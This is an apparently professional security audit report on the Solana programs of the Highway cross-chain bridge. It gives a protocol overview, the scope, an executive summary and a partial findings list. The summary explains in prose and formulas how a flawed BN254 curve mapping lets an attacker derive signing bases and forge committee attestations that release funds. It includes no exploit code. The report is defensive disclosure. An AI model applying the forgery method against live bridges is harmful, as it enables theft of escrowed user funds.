




Highway SVM Audit Report

Prepared by [Cyfrin](#)

Version 2.1

Lead Auditors

[Farouk](#)

[qpzm](#)

September 29, 2026

Contents

1	About Cyfrin	4
2	Disclaimer	4
3	Risk Classification	4
4	Protocol Summary	4
4.1	Module / Component Overview	4
4.2	Message Lifecycle	5
4.3	Trust Model and Roles	5
4.4	Cross-Chain Consistency Model (the load-bearing invariant)	6
4.5	BN254 Committee Attestation	6
4.6	Key Design Properties	6
5	Audit Scope	7
6	Executive Summary	9
7	Findings	16
7.1	Critical Risk	16
7.1.1	Known-discrete-log BN254 mappings make aggregate attestations transferable and public PoPs expose reusable G2 signing bases	16
7.2	High Risk	32
7.2.1	executor::execute_message never implements the inbound native-token corridor and permanently strands escrowed native value	32
7.3	Medium Risk	41
7.3.1	executor::execute_message materialises the active-relayer bitmap as a heap Vec scaling with n_active and risks BPF heap exhaustion	41
7.3.2	registry::initialize never anchors the genesis Bitmap::valid_from_slot to the deployment slot	43
7.3.3	entry::emit_message outbound Escrow arm never binds the vault's mint to the registered token unlike its sibling Burn arm	44
7.4	Low Risk	46
7.4.1	Payload-target safety relies on callee validation of relayer-supplied CPI accounts	46
7.4.2	registry::add_new_active_set enforces no continuity or representativeness constraint on the staged committee source set	48
7.4.3	registry::add_new_active_set accepts a fully unvalidated caller-supplied epoch_randomness that makes committee selection grindable offline	51
7.4.4	config::register_token never reconciles the caller-supplied local_decimals against the loaded SPL mint's own decimals	54
7.4.5	registry::remove_relayer clears staged active-set bits without re-checking the MIN_ACTIVE_RELAYERS floor	58
7.4.6	registry::init_bls_keys guards a hand-rolled create_account with only data_is_empty and is blockable by a 1-lamport donation	59
7.4.7	config::create_token_bridge stores the Escrow vault as a bare Pubkey with no account-level proof of mint or authority ownership	60
7.4.8	Lack of pending active-set replacement delays recovery from a compromised updater	61
7.4.9	executor::execute_message dispatches the payload CPI via a bare invoke rather than invoke_signed	63
7.4.10	executor::execute_message pins committee membership to a historical bitmap while reading signing keys live	64
7.4.11	executor::execute_message seeds the inbound committee draw on claimant-chosen relayer_id and slot_number	66
7.4.12	executor::MAX_PAYLOAD_SIZE overstates the real inbound capacity of store_message by roughly a quarter	68

7.4.13	Large active sets cannot be staged with Solana's default compute budget	70
7.4.14	registry::register_relayer binds committee signing keys neither uniquely across relayer ids nor to the claiming relayer	72
7.4.15	config::remove_token, register_token re-issue a freed token_id to a different SPL mint	74
7.4.16	Live Burn/Mint-to-Escrow/Release migration can strand valid inbound claims in an under- funded vault	76
7.4.17	registry provides no guaranteed response window before a staged committee can autho- rize inbound value	78
7.4.18	executor::execute_message leaves the TransferExecution delivery record all-zero on chain during the payload CPI	79
7.4.19	registry::update_current_active_set never re-anchors valid_from_slot to wall-clock on promotion	81
7.4.20	executor::verify_bls drops the actual previous active set when registry epochs skip . . .	81
7.4.21	emit_message converts permissionless burns from special-owner SPL accounts into attacker-controlled cross-chain claims	83
7.4.22	Solana outbound safety depends on an unspecified relayer finality policy	84
7.4.23	Duplicate operational-key entries let a successful remove_operational_key leave the key authorized	86
7.4.24	config can enable Mint-mode corridors without proving the executor PDA controls the regis- tered mint	87
7.4.25	config::register_chain accepts Solana's own LOCAL_CHAIN_ID and lets a self-chain cor- ridor be consumed inbound	88
7.4.26	config::remove_chain leaves fee-configuration PDAs live across same-ID re-registration . .	90
7.4.27	registry::set_min_valid_epoch bounds the new floor against BITMAP_HISTORY_LENGTH rather than the executor's acceptance ceiling	92
7.4.28	Unchecked registry epoch geometry can open updater timing or permanently freeze rotations	94
7.4.29	executor::PayloadExecuted can be truncated after a log-heavy whitelisted payload CPI . .	96
7.4.30	registry::initialize accepts duplicate and over-capacity authorized_updaters so a successful removal may not revoke a key	97
7.4.31	Stored executor::Message rent has no reclaim path without successful execution	100
7.4.32	Five account-closing instructions generate a read-only close destination for separate-payer authorities	101
7.4.33	config::pause prevents direct whitelist revocation and makes safe remediation depend on atomic batching	102
7.4.34	config::close_destination_fee_token, remove_fee_token lack the fee-enforcement coupling guard their sibling instructions carry	104
7.4.35	executor::store_message accepts a 1-7 byte payload that execute_message can never dis- patch	105
7.4.36	config::set_fee_config coupling guard checks only one of the three PDAs entry::emit_ message requires	106
7.4.37	config accepts nonexistent or wrong-mint fee accounts deferring configuration failures to emit_message	108
7.4.38	registry::update_current_active_set reads the rotation interval live at promotion in- stead of snapshotting it at staging	109
7.4.39	config::register_token enforces no reverse-lookup uniqueness on the SPL mint	111
7.4.40	config::update_token_bridge mutates a live corridor's source_decimals without binding it to in-flight messages mis-scaling inbound settlement	112
7.5	Informational	116
7.5.1	entry::emit_message rejects an all-zero target_payload_address but not an all-zero tar- get_token_address	116
7.5.2	config mode changes can settle pre-transition escrow-backed claims by minting while the old SPL vault remains funded	117
7.5.3	Funded SPL escrow corridor can be removed without a drain precondition	118
7.5.4	The deployment script omits required Config::initialize inputs and rewrites IDs outside the selected network	119

7.5.5	entry::MessageEmitted omits source_block_hash and source_block_number, two message-id preimage fields relayers cannot reliably recover	121
7.5.6	The shared message-ID documentation omits the current-height/parent-hash convention . .	122
7.5.7	execute_message persists a caller-controlled mint in unused TransferExecution metadata .	123
7.5.8	registry::initialize writes an unvalidated and permanently unrevocable executor_program_address that no signer can ever satisfy	124
7.5.9	RelayerRemoved omits whether a pending active-set bit was cleared	126
7.5.10	CurrentActiveSetUpdated omits the state values changed by auto-renewal and promotion .	128
7.5.11	NewActiveSetAdded omits metadata needed by event-only active-set consumers	129
7.5.12	Initialization state and inbound message staging are absent or incomplete in the event stream	131
7.5.13	Config bridge-update events omit the resulting configuration values	132
7.5.14	Solana integration documentation omits non-divisible decimal-flooring semantics	133
7.5.15	Solana does not document the cross-chain decimal limit-mirroring contract	134
7.5.16	executor::verify_bls_signature relies on non-canonical infinity rejection instead of explicit identity guards	136
7.5.17	The production deploy command does not exclude the localnet-only test_target fixture . .	137
7.5.18	update_current_active_set relies on an external permissioned crank and catches up one interval per instruction	138
7.5.19	Whitelisted upgradeable targets retain approval across code upgrades	139
7.5.20	executor::TransferExecution allocates 195 bytes of metadata unused by scoped programs	141
7.5.21	Outbound deployments can be made live before optional fee collection is enabled	142
7.5.22	config::pause does not freeze active-set rotation, so pre-pause proofs may require re-attestation	144
7.5.23	The relationship between Relayer::beneficiary and the global execution-fee collector is undocumented	145
7.5.24	executor::negate_g1 diverges from the registry helper on the identity point	146
7.5.25	Re-adding a fee token can reactivate stale per-chain fee bounds after admin teardown . . .	149
7.5.26	Singleton accounts lack an explicit versioned upgrade and migration policy	150
7.5.27	The pinned cross-chain message-id vectors in common are self-derived	152
7.5.28	BLS attestation parity and the Solana BN254 PoP encoding lack independent test vectors . .	153
7.5.29	registry exports an IDL PDA seed constant ACTIVE_BITMAP_SEED that derives no account in the workspace	154
7.5.30	Five registry instructions deserialize RegistryState solely to validate its PDA, while two misdescribe it as authorization state	155
7.5.31	Unused committee-bitmap size constant and redundant execution-record flag add dead API/state surface	156
7.5.32	The compute-unit requirement of execute_message is recorded only as an unresolved prose note, and emit_message records none at all	157
7.5.33	Some registry contexts keep the 808-byte Bitmap inline reducing future stack headroom . . .	159
7.6	Gas Optimization	162
7.6.1	Re-derive PDAs with create_program_address and a known bump instead of find_program_address on the per-message hot paths	162
7.6.2	Replace the unused signer-index vector with a popcount and iterate only set active-relayer bits	163

1 About Cyfrin

Cyfrin is a Web3 security company dedicated to bringing industry-leading protection and education to our partners and their projects. Our goal is to create a safe, reliable, and transparent environment for everyone in Web3 and DeFi. Learn more about us at cyfrin.io.

2 Disclaimer

The Cyfrin team makes every effort to find as many vulnerabilities in the code as possible in the given time but holds no responsibility for the findings in this document. A security audit by the team does not endorse the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the in-scope code being audited.

Unless stated otherwise, runtime, deployment, and configuration values used in Cyfrin's analysis are those found in the reviewed code and materials at the audited commit. Later remediation values and Highway-provided operational values are identified as such. These values should not be read as those used by any production deployment, and Cyfrin did not independently verify any production deployment's configuration. This qualification does not affect conclusions based on a value identified in the report or a Highway response as fixed in the relevant code revision.

3 Risk Classification

	Impact: High	Impact: Medium	Impact: Low
Likelihood: High	Critical	High	Medium
Likelihood: Medium	High	Medium	Low
Likelihood: Low	Medium	Low	Low

4 Protocol Summary

Highway (the Mosaic Bridge) is a cross-chain token-and-message bridge. This summary covers its Solana implementation, the audit scope; the bridge also operates EVM (Ethereum) and Substrate legs that act as these programs' cross-chain counterparties. A message emitted on a source chain is attested by a threshold committee drawn from a shared relayer set, and executed on the destination chain, where it mints or releases tokens and/or dispatches a whitelisted payload call. A defining property of the system is that the message identity and the committee-attestation format must be reproduced byte-for-byte by each leg's independent implementation, so these programs must agree exactly with their EVM and Substrate counterparties on those encodings. This leg differs from the other two in its cryptography: it verifies BN254 pairings through the `alt_bn128` syscalls rather than BLS12-381, because that is what Solana exposes on mainnet today.

Production usage: every cross-chain transfer or message touches the full lifecycle. A user calls `entry::emit_message`, which validates a signed off-chain fee quote, debits funds (burn or escrow), assigns a `message_id`, and emits the message. Off-chain relayers in the active committee observe it and produce an aggregate attestation over a canonical payload. Delivery on Solana is two-step, unlike the other legs: any account first calls `executor::store_payload` to persist the message and its payload into program accounts, then a relayer holding a selected seat calls `executor::execute_message`, which re-derives the `message_id`, verifies the aggregate against the committee it independently selects for that slot, records the execution (replay protection), and then mints or releases the tokens and dispatches the optional payload by CPI.

4.1 Module / Component Overview

Program	Role
entry	Outbound entrypoint: <code>emit_message</code> (fee-quote verification, burn/escrow debit, <code>message_id</code> assignment, <code>MessageEmitted</code>)
executor	Inbound entrypoints: <code>store_payload</code> (persist message and payload) and <code>execute_message</code> (BN254 aggregate verification, deterministic committee selection, mint/release, payload CPI)
registry	Relayer registration, BN254 key plus proof-of-possession, operational keys, registered-relayer bitmap, active-set epoch ring buffer, <code>min_valid_epoch</code> revocation floor, rotation staging and promotion
config	Admin surface, chain and token registration, per-corridor bridge configuration and decimals, fee configuration and fee-token whitelist, (<code>program address</code> , <code>discriminator</code>) payload whitelist, global pause
common	Shared constants and the canonical <code>generate_message_id</code> implementation, plus the program-id pins used for cross-program PDA derivation
test-target	In-repo counter fixture used as the payload-dispatch target in tests, not a production component

4.2 Message Lifecycle

1. **Outbound (source).** The user calls `emit_message` with a target chain, optional token leg (`token_id`, target address, amount) and optional payload leg (target address, encoded call), plus a fee quote signed by the configured off-chain fee signer and verified by introspecting an `Ed25519Program` instruction in the same transaction. The program debits the funds (Burn or Escrow(vault) mode), allocates a nonce, reads the latest `SlotHashes` entry as `source_block_hash`, computes `message_id = keccak256(b"HWY_MSG_V1" || network_id || source_chain_id || target_chain_id || source_block_hash || slot || nonce || optional fields)`, and emits `MessageEmitted` via `emit_cpi!`.
2. **Attestation (off-chain committee).** The relayers seated in the active committee for the message's slot co-sign a canonical 94-byte payload (`b"HWY_BLS_V1" || message_id || ttl || slot_number || relayer_id || epoch`) and produce a single aggregate signature plus a 128-bit committee bitmap.
3. **Inbound (destination).** Delivery is split across two instructions because a single Solana transaction cannot carry both the payload bytes and the verification work. `store_payload` persists the message fields and payload into a PDA; it is permissionless, so anyone can stage a delivery. `execute_message` is then called by an account holding one of the claimant relayer's operational keys, and it re-derives the `message_id` and asserts equality, checks the proof epoch against `min_valid_epoch` and against the current or `current - 1` window, resolves the claimed bitmap PDA and asserts its epoch matches, selects the committee deterministically from the active set and epoch randomness, aggregates the bitmap-selected registered public keys on-chain, verifies the aggregate against the configured quorum threshold, records a `TransferExecution` under an `executed-transfer` PDA, then performs the token leg (mint or vault release, signed by the executor authority PDA) and the payload leg (a bare `invoke` into the whitelisted target).

4.3 Trust Model and Roles

- **Relayer committee (the security root).** Inbound execution trusts a threshold aggregate from the active committee. The audited configuration used `COMMITTEE_SIZE = 128` with `SIGNATURE_THRESHOLD = 87`. High-

way has since set the current threshold to 86 across all three implementations, the minimum strict two-thirds quorum for 128 seats. Committee membership is selected deterministically per slot by keccak-seeded rejection sampling (seed `keccak256(epoch_randomness || relayer_id_LE || slot_number_LE)`, capped at `MAX_RETRIES = 32` attempts per seat, with `slot_number` restricted to `0..4`), so the destination reconstructs exactly who must have signed. Note the seed binds the claimant and slot but not the `message_id`.

- **Active set and epochs.** The registered-relayer bitmap is 750 bytes, covering up to 6,000 relayers, and `MIN_ACTIVE_RELAYERS = 128` floors the active set at the committee size. Rotation is a two-instruction process specific to this leg: `add_new_active_set` stages a new bitmap inside a registration window at the tail of the current interval, and `update_current_active_set` is an explicit crank that promotes it once the interval elapses, or extends the current set's anchor by one interval when nothing is staged. A ring buffer of `BITMAP_HISTORY_LENGTH = 10` bitmaps plus the current / current - 1 epoch window lets an in-flight proof survive one rotation, and `min_valid_epoch` provides epoch-wide revocation bounded to `current_epoch + 10`.
- **Relayer identity.** Each relayer registers a BN254 G1 public key with a proof-of-possession over `keccak256(b"highway:bls-pop:v1" || pubkey)`, plus up to 10 operational keys. Only an operational key of the claimant relayer may submit `execute_message`; the BN254 key signs, the operational key transacts.
- **Admin roles.** `config` holds a single mutable admin. `registry` recognises up to 20 authorized updaters (rotation) and 10 registration updaters (relayer lifecycle), plus a write-once `executor_program_address` that also satisfies the rotation authorization check. A global `is_paused` flag gates `emit_message`, `execute_message`, and the whitelist instructions, but not the registry rotation path.
- **Off-chain fee signer.** Fees are priced off-chain. A quote over `b"HWY_FEE_V1" || network_id || sender || target_chain_id || ... || amount || fee_token || fee_amount || platform_fee || expires_at_slot || LOCAL_CHAIN_ID` must carry an Ed25519 signature from the configured signer; setting the signer to the default pubkey disables fee enforcement entirely.

4.4 Cross-Chain Consistency Model (the load-bearing invariant)

Because a message is identified by a `message_id` that each chain recomputes independently, and because the committee attests a canonical payload that each chain independently reconstructs, the bridge is correct only if all three legs agree byte-for-byte on (a) the `message_id` encoding, (b) the attestation payload, and (c) the committee-selection algorithm. Most of the systemic risk in the protocol lives at this seam: any divergence in optional-field encoding, chain or token id width, domain separation, or ciphersuite causes the destination to compute a different `message_id` or aggregate and fail closed (a liveness and fund-stranding break), or, where it does not fail closed, opens a replay or substitution path. This leg pins `HWY_MSG_V1` for the message id, matching the Substrate subject byte-for-byte, and `HWY_BLS_V1` for the attestation payload with the signing epoch included, so it has adopted the EVM epoch-pinning and `min_valid_epoch` change. The residual parity gap is the curve itself: this leg's BN254 arithmetic is not interchangeable with the other legs' BLS12-381, so the attestation format is necessarily leg-specific until SIMD-0388 lands BLS12-381 syscalls, which is the team's stated deploy path.

4.5 BN254 Committee Attestation

Public keys are G1 points (64 bytes, `x || y`) and signatures are G2 points (128 bytes, EIP-197 ordering `x_im || x_re || y_im || y_re`), verified through the `alt_bn128` pairing syscall. Rogue-key resistance is intended to rely on the proof-of-possession required at registration. The destination aggregates the committee public keys itself from the registry rather than accepting a submitted aggregate, and the bitmap is a `u128` covering exactly the 128 seats, so there is no padding region outside the committee. The material weakness found in this review is not in the aggregation but in how the message is mapped onto the curve: both the attestation verifier and the registration proof-of-possession map to `public_scalar * generator` rather than hashing to a point of unknown discrete log, which makes signatures linear in a public value. That is the subject of the Critical finding and it dominates the leg's risk profile.

4.6 Key Design Properties

- **Value conservation per corridor.** Each `(token_id, chain_id)` corridor is configured as Burn/Mint, Escrow(vault)/Release(vault), Or Closed; `validate_escrow_release_pair` rejects (Escrow, Mint) and

(Burn, Release) and requires matched vaults on the escrow pair, and the inbound release binds the caller-supplied vault to the configured one so a relay cannot drain another corridor's vault.

- **Replay protection.** Each inbound delivery records a `TransferExecution` under a `message_id`-seeded PDA before value commits, so a message executes at most once and an aborted delivery stays re-deliverable.
- **On-chain trustless aggregation.** The destination reads each seated relay's registered key from the registry and aggregates them itself, rather than trusting a submitted aggregate key.
- **Deterministic committee selection.** Seats are derived from epoch randomness, claimant id, and slot by rejection sampling, reproduced identically by attester and verifier.
- **Decimal handling is floor-and-fail-closed.** `convert_amount_decimals` multiplies exactly when scaling up and floors when scaling down, reverting `DecimalConversionTooSmall` only if a nonzero amount floors to zero; the corresponding dust floor (`min_amount >= 10(local - source)`) is enforced at all four configuration paths that write `min_amount`.
- **Payload dispatch lends no authority.** The payload CPI is a bare invoke, so a whitelisted target receives no executor, config, or registry signing authority, and the whitelist is keyed on (program address, 8-byte discriminator) with a 1,000-byte payload cap.
- **Fail-closed inbound.** Verification failures (wrong `message_id`, insufficient signers, revoked epoch, mismatched bitmap epoch) revert atomically, so a divergent encoding stalls delivery rather than mis-delivering.

5 Audit Scope

The audit scope was limited to:

```
programs/config/src/instructions/add_fee_token.rs
programs/config/src/instructions/add_to_whitelist.rs
programs/config/src/instructions/close_destination_fee_token.rs
programs/config/src/instructions/configure_destination_fee_token.rs
programs/config/src/instructions/configure_destination_fee.rs
programs/config/src/instructions/configure_native_inbound.rs
programs/config/src/instructions/configure_native_outbound.rs
programs/config/src/instructions/configure_native_token_bridge.rs
programs/config/src/instructions/configure_token_inbound.rs
programs/config/src/instructions/configure_token_outbound.rs
programs/config/src/instructions/create_token_bridge.rs
programs/config/src/instructions/initialize.rs
programs/config/src/instructions/mod.rs
programs/config/src/instructions/pause.rs
programs/config/src/instructions/register_chain.rs
programs/config/src/instructions/register_program.rs
programs/config/src/instructions/register_token.rs
programs/config/src/instructions/remove_chain.rs
programs/config/src/instructions/remove_fee_token.rs
programs/config/src/instructions/remove_from_whitelist.rs
programs/config/src/instructions/remove_program.rs
programs/config/src/instructions/remove_token.rs
programs/config/src/instructions/set_fee_config.rs
programs/config/src/instructions/set_native_token_id.rs
programs/config/src/instructions/set_token_enabled.rs
programs/config/src/instructions/unconfigure_native_token_bridge.rs
programs/config/src/instructions/unconfigure_token_bridge.rs
programs/config/src/instructions/unpause.rs
programs/config/src/instructions/update_admin.rs
programs/config/src/instructions/update_bridge_limits.rs
programs/config/src/instructions/update_bridge_mode.rs
programs/config/src/instructions/update_chain_status.rs
programs/config/src/instructions/update_fee_token.rs
programs/config/src/instructions/update_token_bridge.rs
```

programs/config/src/states/bridge_configuration.rs
programs/config/src/states/chain_info.rs
programs/config/src/states/config.rs
programs/config/src/states/destination_fee_config.rs
programs/config/src/states/destination_fee_token_config.rs
programs/config/src/states/fee_config.rs
programs/config/src/states/fee_token_config.rs
programs/config/src/states/mod.rs
programs/config/src/states/native_bridge_config.rs
programs/config/src/states/token_info.rs
programs/config/src/states/whitelist.rs
programs/common/src/lib.rs
programs/config/src/utils/decimals.rs
programs/config/src/constants.rs
programs/config/src/utils/mod.rs
programs/config/src/errors.rs
programs/config/src/events.rs
programs/config/src/lib.rs
programs/entry/src/instructions/emit_message.rs
programs/entry/src/instructions/mod.rs
programs/entry/src/states/message_nonce.rs
programs/entry/src/states/mod.rs
programs/entry/src/constants.rs
programs/entry/src/utils/fee_quote.rs
programs/entry/src/errors.rs
programs/entry/src/events.rs
programs/entry/src/lib.rs
programs/entry/src/utils.rs
programs/executor/src/instructions/execute_message.rs
programs/executor/src/instructions/initialize.rs
programs/executor/src/instructions/mod.rs
programs/executor/src/instructions/store_message.rs
programs/executor/src/state/executor_authority.rs
programs/executor/src/state/message.rs
programs/executor/src/state/mod.rs
programs/executor/src/state/transfer_execution.rs
programs/executor/src/utils/bitmap.rs
programs/executor/src/utils/bls_verify.rs
programs/executor/src/utils/committee.rs
programs/executor/src/utils/decimals.rs
programs/executor/src/utils/mod.rs
programs/executor/src/constants.rs
programs/executor/src/errors.rs
programs/executor/src/events.rs
programs/executor/src/lib.rs
programs/registry/src/instructions/add_authorized_updater.rs
programs/registry/src/instructions/add_new_active_set.rs
programs/registry/src/instructions/add_operational_key.rs
programs/registry/src/instructions/add_registration_updater.rs
programs/registry/src/instructions/extend_bls_keys.rs
programs/registry/src/instructions/init_bls_keys.rs
programs/registry/src/instructions/initialize.rs
programs/registry/src/instructions/mod.rs
programs/registry/src/instructions/register_relayer.rs
programs/registry/src/instructions/remove_authorized_updater.rs
programs/registry/src/instructions/remove_operational_key.rs
programs/registry/src/instructions/remove_registration_updater.rs
programs/registry/src/instructions/remove_relayer.rs
programs/registry/src/instructions/set_min_valid_epoch.rs
programs/registry/src/instructions/update_active_set_update_interval.rs
programs/registry/src/instructions/update_current_active_set.rs
programs/registry/src/instructions/update_registration_window.rs
programs/registry/src/instructions/update_relayer.rs

```
programs/registry/src/state/bitmap.rs
programs/registry/src/state/bls_keys.rs
programs/registry/src/state/mod.rs
programs/registry/src/state/registry_state.rs
programs/registry/src/state/relayer.rs
programs/registry/src/utls/bn254_pop.rs
programs/registry/src/utls/mod.rs
programs/registry/src/constants.rs
programs/registry/src/errors.rs
programs/registry/src/events.rs
programs/registry/src/lib.rs
```

6 Executive Summary

Over the course of 10 days, the Cyfrin team conducted an audit on the [Highway SVM](#) code provided by [Highway](#). The findings consist of 1 Critical, 1 High, 3 Medium & 40 Low severity issues with the remainder being informational and gas optimizations.

Cyfrin reviewed the Solana implementation of Highway (the Mosaic Bridge), a cross-chain token-and-message bridge secured by a threshold relayer committee. The scoped review covered the Anchor programs responsible for outbound message emission (`entry`), two-step inbound execution (`executor`), relayer registration and active-set management (`registry`), protocol administration and corridor configuration (`config`), and the shared message-ID implementation and constants (`common`). Deployment tooling was also reviewed as supporting context. The primary assets at risk are the funds escrowed or mint-controlled by these programs and the integrity of the inbound messages that move them.

Highway operates across EVM, Substrate, and Solana. All three implementations must reproduce the same message ID and canonical attestation payload byte-for-byte. The Solana implementation differs in its curve and signature encoding because it verifies BN254 pairings through the `alt_bn128` syscalls rather than BLS12-381. The review therefore focused on the boundaries where cross-chain agreement can fail or inbound execution can diverge from what the relayer committee attested: aggregate verification and committee selection; message-ID and attestation-payload encoding; domain separation, ciphersuite construction, and proof of possession; the two-step inbound path that mints, releases, or dispatches against supplied accounts; registry and epoch-rotation behavior; fee quotes and decimal conversion; and the access-control and PDA-derivation mechanisms that configure the system.

The combined Critical finding concerns how the protocol maps messages onto the curve. Both the executor's attestation verifier and the registry's proof-of-possession verifier construct message points as `public_scalar * generator` instead of using a hash-to-curve construction whose output has an unknown discrete logarithm. The attestation verifier enforces `bls_payload_hash_g2 == keccak256(payload) * G2_generator`, while the proof-of-possession verifier accepts `pop = keccak256(domain || pubkey) * sk * G2_generator`. Because each scalar is public and invertible, the resulting signatures and signing bases are transferable.

This produces three related consequences. First, one observed aggregate signature reveals `sk_agg * G2_generator`, allowing another signature to be derived for a different message that uses the same still-resolvable aggregate signer set, claimant, slot, and epoch. Second, every proof of possession published through registration or a key update reveals the corresponding relayer's `sk_i * G2_generator`. An attacker controlling one active claimant's operational key can reproduce its committee draw, aggregate the disclosed bases for at least 87 selected relayers, and forge an attestation without obtaining signatures from those relayers. Third, the proof-of-possession construction admits a rogue public key whose discrete logarithm the registrant does not know. Installing such a key requires registry authority and favorable signer selection, but the defect defeats the aggregation protection expected from proof of possession and remains relevant after the attestation mapping is corrected.

The public-PoP path bypasses the intended 87-of-128 threshold under the protocol's Byzantine-relayer threat model. Forged attestations pass the production verifier as genuine and can reach configured Mint, Release, or whitelisted payload behavior, subject to the ordinary route, amount, account, pause, and replay checks. The resulting exposure is systemic across the value enabled on this leg. Updating the verifier alone is insufficient

because proofs of possession already submitted on-chain remain publicly observable and continue to disclose reusable signing bases.

Below the Critical finding, the report classifies one finding as High and three as Medium. The High finding concerns the missing native-token inbound corridor. An administrator can configure a native outbound `Escrow` corridor, after which `entry::emit_message` accepts user tokens, deposits them into the configured vault, and emits the cross-chain message. The executor, however, processes every inbound token leg through standard `TokenInfo` and `BridgeConfiguration` accounts and never reads `NativeBridgeConfig`. Those standard accounts cannot coexist with the active native token ID. Consequently, messages accepted through the native corridor cannot be settled through the intended native inbound path, leaving the escrowed funds stranded under the active native configuration. Restoring settlement requires implementing the missing native path or performing a privileged corridor migration; the current executor exposes no native-specific release or sweep instruction. Until a compatible inbound path is available, native outbound corridors should remain disabled.

The three Medium findings are: (1) inbound execution materializes the active-relayer bitmap as a heap vector whose size grows linearly with the active set, creating significant pressure on Solana's default heap, although no full-path runtime reproduction establishes the exact active-set size at which execution fails; (2) registry initialization leaves the genesis active-set anchor unset, disabling the scheduled authorized-updater window until the administrator re-anchors the schedule; and (3) the outbound escrow arm verifies the configured vault address but does not bind the vault's mint to the registered token, allowing an administrator-configured wrong-mint vault to back remote settlement with the wrong asset.

The payload-dispatch findings distinguish account-selection and authenticated-origin risks from Solana's CPI privilege model. Highway authenticates the target program and instruction data but does not include the CPI account list in the committee-attested message, so a relayer can choose among accounts accepted by the target instruction. No present loss path is demonstrated against the only in-tree target because that program pins its writable state to a deterministic PDA, and failed substitutions roll back atomically. Separately, dispatching through bare `invoke` correctly avoids lending the executor's mint-and-vault authority to arbitrary targets, but it also provides no dedicated Highway-controlled payload signer. Origin-sensitive integrations must therefore bind every security-sensitive account to authenticated payload data or deterministic addresses and must not assume that executor-compatible instruction data alone proves Highway delivery.

The remaining findings fall into five broad areas. First, committee, rotation, and epoch lifecycle findings cover the two-instruction stage-then-promote process and boundaries that depend on live rather than staged timing values. Interval changes can make promotion checks disagree with staged activation, late cranks can leave registration windows in the past, staged sets have no direct cancellation or replacement path, and the committee seed binds the claimant and slot but not the message ID. Second, BN254 hardening and interoperability findings address identity handling, canonical point validation, domain separation, and independently produced cross-chain vectors. Third, value-movement and configuration findings cover incomplete vault validation, decimal and mode changes that affect pending messages, and teardown paths that can leave funded vaults or stale configuration behind. Fourth, access-control and authorization findings cover the single mutable config administrator, the write-once `executor_program_address`, permissionless message staging, and payload whitelisting by program address and discriminator without binding approval to deployed code identity. Fifth, observability, compute, and deployment findings cover resource headroom, a rotation crank that can return successfully without advancing state, and events that omit values required by event-only consumers.

Several reported behaviors require careful interpretation. Bare `invoke` is the safe dispatch primitive for the existing payload path because it does not expose executor-authority signing privileges; its residual limitation is the absence of a separate payload-only signer for integrations that require authenticated Highway origin. Non-divisible outbound amounts being floored is also intentional under the protocol's cross-chain decimal contract, with optional divisibility and a mandatory dust floor enforced by the Solana implementation. The remaining concern is that this contract is documented in the EVM repository rather than alongside the Solana implementation.

Residual security risk is concentrated primarily in the curve mapping. The highest-priority remediation is to replace each `public_scalar * generator` construction with a genuine hash-to-curve construction using distinct domain-separation tags, then re-certify every key registered under the previous proof-of-possession construction with a fresh proof before reactivation, and rebuild the active epoch above the revocation floor; secret scalars may be retained once re-certified. The protocol should also enforce canonical, subgroup, and non-identity validation wherever cryptographic material enters state; bind escrow-vault mint and authority to the registered token during

configuration; implement the native inbound path or prevent native outbound corridors from being enabled; make rotation timing consistent by snapshotting staged parameters and anchoring the genesis set to the deployment slot; provide a pending-set replacement mechanism; reduce active-set-dependent heap allocation and measure the full inbound path at design capacity; and document the cross-chain decimal and configuration contract in the Solana repository.

Summary

Project Name	Highway SVM
Repository	hway-solana
Commit	b8246bbd6d68...
Audit Timeline	July 20th - July 31st, 2026
Methods	Manual Review

Issues Found

Severity	Found	Resolved	Acknowledged
Critical Risk	1	1	0
High Risk	1	1	0
Medium Risk	3	3	0
Low Risk	40	34	6
Informational	33	28	5
Gas Optimizations	2	2	0
Total	80	69	11

Summary of Findings

[C-1] Known-discrete-log BN254 mappings make aggregate attestations transferable and public PoPs expose reusable G2 signing bases	Resolved
[H-1] <code>executor::execute_message</code> never implements the inbound native-token corridor and permanently strands escrowed native value	Resolved
[M-1] <code>executor::execute_message</code> materialises the active-relayer bitmap as a heap <code>Vec</code> scaling with <code>n_active</code> and risks BPF heap exhaustion	Resolved
[M-2] <code>registry::initialize</code> never anchors the genesis <code>Bitmap::valid_from_slot</code> to the deployment slot	Resolved
[M-3] <code>entry::emit_message</code> outbound Escrow arm never binds the vault's mint to the registered token unlike its sibling Burn arm	Resolved
[L-01] Payload-target safety relies on callee validation of relayer-supplied CPI accounts	Acknowledged

[L-02] <code>registry::add_new_active_set</code> enforces no continuity or representativeness constraint on the staged committee source set	Acknowledged
[L-03] <code>registry::add_new_active_set</code> accepts a fully unvalidated caller-supplied <code>epoch_randomness</code> that makes committee selection grindable offline	Resolved
[L-04] <code>config::register_token</code> never reconciles the caller-supplied <code>local_decimals</code> against the loaded SPL mint's own decimals	Resolved
[L-05] <code>registry::remove_relayer</code> clears staged active-set bits without re-checking the <code>MIN_ACTIVE_RELAYERS</code> floor	Resolved
[L-06] <code>registry::init_bls_keys</code> guards a hand-rolled <code>create_account</code> with only <code>data_is_empty</code> and is blockable by a 1-lamport donation	Resolved
[L-07] <code>config::create_token_bridge</code> stores the Escrow vault as a bare Pub-key with no account-level proof of mint or authority ownership	Resolved
[L-08] Lack of pending active-set replacement delays recovery from a compromised updater	Resolved
[L-09] <code>executor::execute_message</code> dispatches the payload CPI via a bare <code>invoke</code> rather than <code>invoke_signed</code>	Resolved
